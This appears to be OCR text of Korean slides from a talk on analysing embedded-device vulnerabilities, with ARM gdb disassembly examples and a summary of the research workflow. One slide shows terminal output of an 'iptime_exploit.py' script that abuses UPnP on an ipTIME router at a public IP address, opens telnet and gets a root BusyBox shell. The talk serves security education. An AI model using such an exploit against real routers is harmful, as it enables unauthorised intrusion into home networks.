


```
(gdb) disass my_func
Dump of assembler code for function my_func:
   0x00008430 <+0>:     push    {r11}               ; (str r11, [sp, #-4]!)
   0x00008434 <+4>:     add     r11, sp, #0
   0x00008438 <+8>:     sub     sp, sp, #28
   0x0000843c <+12>:    str     r0, [r11, #-16]
   0x00008440 <+16>:    str     r1, [r11, #-20]
   0x00008444 <+20>:    str     r2, [r11, #-24]
   0x00008448 <+24>:    ldr     r2, [r11, #-16]
   0x0000844c <+28>:    ldr     r3, [r11, #-20]
   0x00008450 <+32>:    add     r2, r2, r3
   0x00008454 <+36>:    ldr     r3, [r11, #-24]
   0x00008458 <+40>:    add     r3, r2, r3
   0x0000845c <+44>:    str     r3, [r11, #-8]
   0x00008460 <+48>:    ldr     r3, [r11, #-8]
   0x00008464 <+52>:    mov     r0, r3
   0x00008468 <+56>:    add     sp, r11, #0
   0x0000846c <+60>:    pop     {r11}               ; (ldr r11, [sp], #4)
   0x00008470 <+64>:    bx      lr
End of assembler dump.
(gdb)
```

예제2 (lr을 저장하는 경우)

```
int my_func(int a, int b, int c)
{
        int sum;
        sum = a+b+c;

        printf("hi₩n");
        return sum;
}
```


예제2 (lr을 저장하는 경우)



```
(gdb) disass my_func
Dump of assembler code for function my_func:
   0x00008460 <+0>:     push    {r11, lr}
   0x00008464 <+4>:     add     r11, sp, #4
   0x00008468 <+8>:     sub     sp, sp, #24
   0x0000846c <+12>:    str     r0, [r11, #-16]
   0x00008470 <+16>:    str     r1, [r11, #-20]
   0x00008474 <+20>:    str     r2, [r11, #-24]
   0x00008478 <+24>:    ldr     r2, [r11, #-16]
   0x0000847c <+28>:    ldr     r3, [r11, #-20]
   0x00008480 <+32>:    add     r2, r2, r3
   0x00008484 <+36>:    ldr     r3, [r11, #-24]
   0x00008488 <+40>:    add     r3, r2, r3
   0x0000848c <+44>:    str     r3, [r11, #-8]
   0x00008490 <+48>:    ldr     r0, [pc, #16]      ; 0x84a8 <my_func+72>
   0x00008494 <+52>:    bl      0x83ac <puts>
   0x00008498 <+56>:    ldr     r3, [r11, #-8]
   0x0000849c <+60>:    mov     r0, r3
   0x000084a0 <+64>:    sub     sp, r11, #4
   0x000084a4 <+68>:    pop     {r11, pc}
End of assembler dump.
(gdb)
```

Remote Exploiting IPTIME!

- Iptime_exploit.py



```
[root@hackerschool ~]# python iptime_exploit.py 220.118.164.5
[+] UpnP_Port Good
[+] uPnP Requesting -80-
[-] Perhaps good
[+] uPnP Requesting -23-
[-] Perhaps good
[+] Port Mapping Good
[+] Attacking. Please Wait...
[+] Router Pwned!!
[+] 220.118.164.5 TELNET port Opened
[+] Let's Teleport to it
Trying 220.118.164.5...
Connected to 220.118.164.5 (220.118.164.5).
Escape character is '^]'.

BusyBox v0.60.4 (2011.04.12-07:54+0000) Built-in shell (lash)
Enter 'help' for a list of built-in commands.

/ # ls -al
lrwxrwxrwx    1 0      0           11 bin -> /cramfs/bin
lrwxrwxrwx    1 0      0           12 sbin -> /cramfs/sbin
...
drwxr-xr-x    3 510    504          1024 home
drwxr-xr-x    5 510    504          1024 etc
drwxr-xr-x    3 510    504          1024 dev
drwxr-xr-x   10 0      0           83 cramfs
/ #
```

결론

- 임베디드 장비 취약점 분석 절차 요약
  - 대상 선정
  - 펌웨어 획득
  - 파일의 구조 이해
  - 사용자 입력 가능 바이너리 탐색
  - 바이너리 분석 및 취약점 탐지
  - 디버깅
  - Exploit 개발

감사합니다!